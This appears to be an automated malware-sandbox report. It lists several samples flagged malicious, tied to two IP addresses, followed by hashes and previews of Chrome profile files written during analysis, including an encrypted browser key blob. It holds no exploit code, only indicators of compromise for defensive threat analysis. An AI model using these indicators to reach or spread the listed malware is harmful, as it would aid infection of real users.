	REQUEST FOR QUOTATION.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	OneDrive-besked.htm	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	PdQwZoWgs2.ppt	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	Wyzntjzprmmvqdtdrthurezrzhdavabchs.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	Wyzntjzprmmvqdtdrthurezrzhdavabchs.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	1As0Ink4Td.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	9HEOWXnwTj.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	SzjLrAw2pL.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	8dll.dll	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	8dll.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	j4OPkAytMi.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	Tzcyxxestkakhuvtmvfdserywturrfjrye.exe	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	Xerox Scan_367136092111.html	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154
	mal.docx	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ATT75446.HTM	Get hash	malicious	Browse	• 152.199.23.72 • 107.174.19 2.154

Dropped Files

No context

Created / dropped Files

C:\Program Files\Google\Chrome\Application\Dictionaries\en-US-9-0.bdic	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	451603
Entropy (8bit):	5.009711072558331
Encrypted:	false
SSDEEP:	12288:ZHfRTyGZ6lup8Cfrvq4JBPKh+FBlESBw4p6:NfOCzvRKhGvwJ
MD5:	A78AD14E77147E7DE3647E61964C0335
SHA1:	CECC3DD41F4CEA0192B24300C71E1911BD4FCE45
SHA-256:	0D6803758FF8F87081FAFD62E90F0950DFB2DD7991E9607FE76A8F92D0E893FA
SHA-512:	DDE24D5AD50D68FC91E9E325D31E66EF8F624B6BB3A07D14FFED1104D3AB5F4EF1D7969A5CDE0DFBB19CB31C506F7DE97AF67C2F244F7E7E8E10648EA832101
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	BDic.... ....6...."..Z..4g....6.2...{/...3...5....AF 1363.AF nm.AF pt.AF n1.AF p.AF tc.AF SM.AF M.AF S.AF MS.AF MNR.AF GDS.AF MNT.AF MH.AF MR.AF SZMR.AF MJ.AF MT.AF MY.AF MRZ.AF MN.AF MG.AF RM.AF N.AF MV.AF XM.AF DSM.AF SD.AF G.AF R.AF MNX.AF MRS.AF MD.AF MNRB.AF B.AF ZSMR.AF PM.AF SMNGJ.AF SMN.AF ZMR.AF SMGB.AF MZR.AF GM.AF SMR.AF SMDG.AF RMZ.AF ZM.AF MDG.AF MDT.AF SMNXT.AF SDY.AF LSDG.AF LGDS.AF GLDS.AF UY.AF U.AF DSGNX.AF GNDSX.AF DSG.AF Y.AF GS.AF IEMS.AF YP.AF ZGDRS.AF XGNVDS.AF UT.AF GNDS.AF GVDS.AF MYPS.AF XGNDS.AF TPRY.AF MDSG.AF ZGSDR.AF DYSG.AF PMYTNS.AF AGDS.AF DRZGS.AF PY.AF GSPMDY.AF EGVDS.AF SL.AF GNXDS.AF DSBG.AF IM.AF I.AF MDGS.AF SMY.AF DSGN.AF DSLG.AF GM DS.AF MDSBG.AF SGD.AF IY.AF P.AF DSMG.AF BLZGDRS.AF TR.AF AGSD.AF ZGBDRSL.AF PTRY.AF ASDGV.AF ASM.AF ICANGSD.AF ICAM.AF IKY.AF AMS.AF PMYTRS.AF BZGVDRS.AF SDRBZG.AF GVMDS.AF PSM.AF DGLS.AF GNVXDS.AF AGDSL.AF DGS.AF XDSGNV.AF BZGDRS.AF AM.AF AS.AF A.AF LDSG.AF AGVDS.AF SDG.AF LDSMG.AF EDSMG.AF EY.AF DRSMZG.AF PRYT.AF LZ

C:\Users\user\AppData\Local\Google\Chrome\User Data\0a2f8393-ff90-4503-a10d-56ed8363dbec.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	365289
Entropy (8bit):	6.015192062524516
Encrypted:	false
SSDEEP:	6144:SxaV+QfT7GSmhB8Acx6ZaurE5/EDnJpAl9SeefNqWF4iVx/9LPeq/1LHm/dBi:Sw/aGxzurRDn9nfNxF4ijZVtilBi
MD5:	4383C37EEE8E92CD2F41D2EFA059223B
SHA1:	D039E7F88F1D625B418AF3EAD5ED0812E91B9F72
SHA-256:	85ADC609A71A806159F604D3AE52ABF7156B69DFBAABE9E7F6455187C125F0FD
SHA-512:	F115275AD9B9A48EFE595E0EC693BBAB701C3F32A97ECCCFFFD04EB49E8E2B805BF94C843E2C2AB1C0910CC178C2972A7A3BA84756F9005FA1873CAE77DC6449
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628050904916237e+12,"network":1.628018506e+12,"ticks":4098762605.0,"uncertainty":5285357.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1Qfj oKlVKoVEQ4EAAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP0 5zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075265799"},"policy":{"last_statistics_update":"1327252450024

C:\Users\user\AppData\Local\Google\Chrome\User Data\1030b17f-22fa-4d76-87c7-46379589b412.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369395
Entropy (8bit):	6.028616555292162
Encrypted:	false
SSDEEP:	6144:rxaV+QfT7GSmhB8Acx6ZaurE5/EDnJpAl9SeefNqWF4iVx/9LPeq/1LHm/dBi:rw/aGxzurRDn9nfNxF4ijZVtilBi

C:\Users\user\AppData\Local\Google\Chrome\User Data\1030b17f-22fa-4d76-87c7-46379589b412.tmp	
MD5:	AF52A6E21BE002168DC99DBD6DA55C19
SHA1:	C824593F87D783901A16043779C9DA18618A96CB
SHA-256:	3C81725722B49528F2733054E07DD56B1687C5487F1F327ADDBFB663EC92B08F
SHA-512:	EB5EEFB6A898FDD8D5AE7A36E6DBB2A991DA1C7CBC9CB81E338B0F947378CCDA1A31256C6A204183B6CD038A510D644DC420E1DB7E5AA0AF2E3B97F3EDDF1C01
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628050904916237e+12,"network":1.628018506e+12,"ticks":4098762605.0,"uncertainty":5285357.0}},"origin_trials":{"disabled_features":["SecurePaymentConfirmation"]},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAIAAAAAAABBmAAAAAQAAIAAAACC7lwCjByxlY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"1

C:\Users\user\AppData\Local\Google\Chrome\User Data\15460679-3d6c-4504-af18-ee17962c85b0.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	368870
Entropy (8bit):	6.027664968447787
Encrypted:	false
SSDEEP:	6144:JxaV+QfT7GSmhB8Acx6ZaurE5/EDnJpAl9SeefNqWF4iVx/9LPeq/1LHm/dBi:Jw/aGxzurRDn9nfNxF4ijZVtilBi
MD5:	2D081A3249E563AADC87595CC2974E77
SHA1:	58EE4DE85B310F472CE238D9EF9087D4E3625AC4
SHA-256:	20BE1B6E1DA1753045F30D9250299B32E1E5C3296E13271802492EFBCC42B5F2
SHA-512:	A1BD0A8CAE7A843F89E8789196D6188568CAB9E552884FA3BFB4AC5E4C1B7119F824087E8930EA8DD27020D93BF4B8B662FE9CD08BD7AE6828FCF569261F4A02
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628050904916237e+12,"network":1.628018506e+12,"ticks":4098762605.0,"uncertainty":5285357.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAIAAAAAAABBmAAAAAQAAIAAAACC7lwCjByxlY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075358697"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\21375629-7e41-48c2-b376-635c92734e52.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	369478
Entropy (8bit):	6.028730068071684
Encrypted:	false
SSDEEP:	6144:oxaV+QfT7GSmhB8Acx6ZaurE5/EDnJpAl9SeefNqWF4iVx/9LPeq/1LHm/dBi:ow/aGxzurRDn9nfNxF4ijZVtilBi
MD5:	F1992ED92A13F7D5814FD16B6B5F8DBE
SHA1:	770E74B71A47A5EF6C071E5EA1A4DB23F561C2F1
SHA-256:	78F1B6B9FE6D224C277ABF44C8FBA1BB87BD355690C7A1824E3E53A7A286C54A
SHA-512:	DAE190CF7ACF473FF5A7DFE97AC0FE152AF51065AD46829B96CE8ACD85CE725F7382E1AC6503E22E96083B986DAD2D799A8CBB3C5DA2F2C5E1A7182C753D874
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628050904916237e+12,"network":1.628018506e+12,"ticks":4098762605.0,"uncertainty":5285357.0}},"origin_trials":{"disabled_features":["SecurePaymentConfirmation"]},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAIAAAAAAABBmAAAAAQAAIAAAACC7lwCjByxlY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"1

C:\Users\user\AppData\Local\Google\Chrome\User Data\51a2a596-3710-4fef-bcef-6d8088ce4236.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369154
Entropy (8bit):	6.0281532618767155
Encrypted:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\51a2a596-3710-4fef-bcef-6d8088ce4236.tmp	
SSDEEP:	6144:2xaV+QfT7GSmhB8Acx6ZaurE5/EDnJpAl9SeefNqWF4iVx/9LPeq/1LHm/dBi:2w/aGxzurRDn9nfNxF4ijZVtilBi
MD5:	6ABE071603B6CFBDFE385470B196A3AA
SHA1:	FD7396D0B5639C2F14005E7976F226D2D5D38A65
SHA-256:	E63161949B3E3849D0F650AD8EB61FE0D563FDD2B2F11100CE15485BA06E3AE9
SHA-512:	02216EFBE77BCCC4B6DC5A674B5A3FCF2073FF6A71B6DA65F8B470193DF9E5D9A20089CB33FDA9300E8241B3825D0F318294BBE272FB8FA5EBECC151365151 A
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628050904916237e+12,"network":1.628018506e+12,"ticks":4098762605.0,"uncertainty":5285357.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075358697"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\64057936-5e6e-46e3-a806-d3f0cc8f9054.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	92724
Entropy (8bit):	3.749562338447069
Encrypted:	false
SSDEEP:	384:nX9SSsvpYMbW1Nqrfvem3Nm0pHk9Gx4rTwCUx94ow7rjimvUTAKm2VOgUmNr1qrV:fWRhCE19Qevsu0M/z2GKs2Wxu
MD5:	35ABB9A74DFDBD384D80070542F2DD71
SHA1:	042A247B0F07F28EDBAA6A72A46FF7CBADCBE4EF
SHA-256:	9C5FE4888BC3469CBC4CC9D4E08699CD50D9B535FA7FD4F68D317A5344E4B56A
SHA-512:	949954F67FC328583263E88E21980AB5D56819EAC6A93DCA2724FA00CEE0F140A52D0CC09E77CA8AD87194C1C645DE74B94F2969B8F7F0E51AD099569C1B675
Malicious:	false
Reputation:	low
Preview:	0j.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....A8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\6c77ac4d-4d89-4a05-b096-0f49e6bf55c6.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	368870
Entropy (8bit):	6.027664968447787
Encrypted:	false
SSDEEP:	6144:JxaV+QfT7GSmhB8Acx6ZaurE5/EDnJpAl9SeefNqWF4iVx/9LPeq/1LHm/dBi:Jw/aGxzurRDn9nfNxF4ijZVtilBi
MD5:	2D081A3249E563AADC87595CC2974E77
SHA1:	58EE4DE85B310F472CE238D9EF9087D4E3625AC4
SHA-256:	20BE1B6E1DA1753045F30D9250299B32E1E5C3296E13271802492EFBCC42B5F2
SHA-512:	A1BD0A8CAE7A843F89E8789196D6188568CAB9E552884FA3BFB4AC5E4C1B7119F824087E8930EA8DD27020D93BF4B8B662FE9CD08BD7AE6828FCF569261F4A0 2
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628050904916237e+12,"network":1.628018506e+12,"ticks":4098762605.0,"uncertainty":5285357.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075358697"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	120
Entropy (8bit):	3.3041625260016576
Encrypted:	false
SSDEEP:	3:FkXYDu6cR9iTXYDu6cR9iTXYDu6cR9n:+Y66cR4TXY66cR4TXY66cR9

C:\Users\user\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat

MD5:	569FA64ACAA310B1DE1A6250CC7356B0
SHA1:	14251450C245F8612958BF94779E8B72AE6D6213
SHA-256:	AEE20ADEBF2D35EB8A39BE2DC391B0E5966EFCB4AFDC971BB3A18115C929F563
SHA-512:	850914A053EF541046B29260266C17FEFF2466A87784394F9AB3B565D2EA1E656F61F02BDB78F9F9676E90365F837F3709BCC0856B3B844256848F477250E0C7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	sdPC.....8...?E."..N_.sdPC.....8...?E."..N_.sdPC.....8...?E."..N_.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\0af3e9a6-20ae-46c0-989e-7ad8e769ac7e.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22596
Entropy (8bit):	5.53585146960469
Encrypted:	false
SSDEEP:	384:bM+tULlphXH1kXqKf/pUZNCgVLH2HfDlrUXHGcnTNkkd4ZG:OLlfH1kXqKf/pUZNCgVLH2HfRrU3GcnX
MD5:	543EDB000AF25EF8A6485D9264939B54
SHA1:	537552C6583798E48863BBB0155A4EE461658112
SHA-256:	A67E27885B4CE6919F6C5322127D82F164A145A1C7E9171672809669BCD94449
SHA-512:	FE377623ADB23C0C9F9A0D875FE676951E6821FA13436C3F48408A2E8DADF69C96D3E12251340FB9AE4BF7308EBD07EFE41182F0B4A6708A0F299B1C4CA6094
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272524500348695","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVGijSoAIwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\2768fbcf-9217-4fc2-91c4-92b1924c0cec.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1042
Entropy (8bit):	5.566825256647297
Encrypted:	false
SSDEEP:	24:YVxdIenWswU7t6H0UhHPkG1KUe9aUeCa7wUmxvRUeIQ:YVRVwUB6UUhvDKUeAUeCEwUmxZUeh
MD5:	8259D9011F108AB619AF66DCB0A9EB73
SHA1:	79632F5F8111403E4E5F8A5373D745C7F5DC0B6E
SHA-256:	21F183F4185CB71E73BDC55637AE0A879460F2068B089AD21D39D4D277C685F7
SHA-512:	E0F70F2C8EF9113BAF1594B1792D5ED972425B71738E0D5D1DDB94B98DAC2487A8A427288D96CAEACEA728FC298C64D24B62ED8E9D283D5E0C9F56E4296185E
Malicious:	false
Preview:	{"expect_ct":[],"sts":[{"expiry":1643830906.936498,"host":"E10e7Gwg5+phsYD4E8qNYFsQySXnIHPAfo4zloUPESc=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1628050906.936502},{"expiry":1633013028.822833,"host":"OuKlWsMW1dkkbI1X/oi6o0Y95ZNSWnSoeaIXAEYPlv4=","mode":"force-https","sts_include_subdomains":true,"sts_observed":1601477028.822838},{"expiry":1633013028.743725,"host":"nAuqgR4iEWti7SOdT3UHPl6rmZU/DeaIm38P2O2OkgA=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601477028.743728},{"expiry":1633013040.850112,"host":"5EdUoB7YUY9zZV+2DkgVXgho8WUvp+D+6KpeUOhNQIM=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601477040.850115},{"expiry":1659586906.914031,"host":"8/RrMmQlCD2Gsp14wUCE1P8r7B2C5+yE0+g79IPyRsc=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1628050906.914035},{"expiry":1633013028.952627,"host":"+ccWXqaoHJ9hfuXbleKV6FQUrBlyXAJ31BdqjNQJpHs=","mode":"force-https","sts_include_subdomains":false,"sts

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\498e884f-67c5-4904-afb3-21536cf2cefa.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22595
Entropy (8bit):	5.535950314363892
Encrypted:	false
SSDEEP:	384:bM+tULlphXH1kXqKf/pUZNCgVLH2HfDlrUXHGLnTNkDd4J:OLlfH1kXqKf/pUZNCgVLH2HfRrU3GLnv
MD5:	4BE75FAD88DC9AC229D1A0A27C3E379F
SHA1:	B904B20AB5528585BAA0AD87222BFB3BFB3D714D
SHA-256:	2114763F7EFFCABE0C23C94117FACB4D2602A9EB0641060BED76D4DA91446352
SHA-512:	30D68CD11F51D591342AF1C63277490B584E8B9EE07B4F27BA0AED83EFF16FD2BF0866290AA3D0A7BEFB11526227D613878C87DC5664A53D3844088BA443483
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\498e884f-67c5-4904-afb3-21536cf2cefa.tmp	
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272524500348695","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVGijSoAlwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\5c903312-094e-4a30-b8cf-9596baccf89d.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2693
Entropy (8bit):	4.871599185186076
Encrypted:	false
SSDEEP:	48:YXs2MHRzsoMHT5s0MHyKsTMHksrDys4Csb7synWsQItFsym6zs6zMHWLsZMH5YhV:+GDGTHGmGHDW1/nOIbmOGlGGhVD
MD5:	829D5654ADF098AD43036E24C47F2A94
SHA1:	506C8BA397509BA0357787950C538C1879047DF3
SHA-256:	4D0B852D18FCA5C1A712904CF6DB3811FB905E86D8A7508A2D42F9C8D68E2211
SHA-512:	D9B18E6B0AD1E8E4BECF9E84BBE30D64730CFEC2CBEAF96D5DF52E28B907B03EADF22F020FBE0A56D137A52F4F09798031BC6CA026CFA8A979A608B3445DBCAA
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248542600883925","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":40156},"server":"https://www.googleapis.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248542628822803","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":30856},"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248542600893104","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":25300},"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248542600872791","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":34789},"server":"https://clients2.google.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"exp

